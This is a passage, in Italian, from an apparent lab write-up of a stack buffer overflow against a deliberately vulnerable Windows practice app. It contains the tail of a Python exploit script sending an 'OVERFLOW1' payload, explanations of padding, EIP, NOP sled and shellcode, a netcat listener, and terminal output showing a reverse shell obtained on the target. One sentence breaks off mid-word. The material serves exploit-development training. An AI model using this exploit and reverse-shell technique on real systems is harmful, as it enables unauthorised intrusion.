# Creazione del socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
# Connessione al server
con = s.connect((ip, port))
s.recv(1024)
# Invia il payload
s.send(b"OVERFLOW1 " + payload)
# Ricevi la risposta (se necessario)
s.recv(1024)
s.close()
```

Il padding è una sequenza di byte che usiamo per riempire il buffer fino al punto in cui vogliamo sovrascrivere l'instruction pointer, per sovrascrivere il payload nel punto corretto della memoria.
l'EIP è il valore (scritto al contrario) per indirizzare all'esecuzione del programma.
Il NOP è una sequenza di istruzioni che non fa nulla, questo serve a mandare avanti l'esecuzione del programma fino al nostro payload ed aumenta le probabilità di riuscita dell'attacco, se ad esempio l'EIP non punta esattamente all'inizio del payload.
Il BUF è il nostro payload, scritt

Ci mettiamo in ascolto con netcat e lanciamo il payload:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

```
┌──(kali㉿kali)-[~]
└─$ python3 overflow3.py
Traceback (most recent call last):
  File "/home/kali/overflow3.py", line 64, in <module>
    s.recv(1024)
TimeoutError: timed out
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.50.158] from (UNKNOWN) [192.168.50.166] 49515
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\oscp>
```

```
C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\oscp>whoami
whoami
desktop-9k1o4bt\user

C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\oscp>
```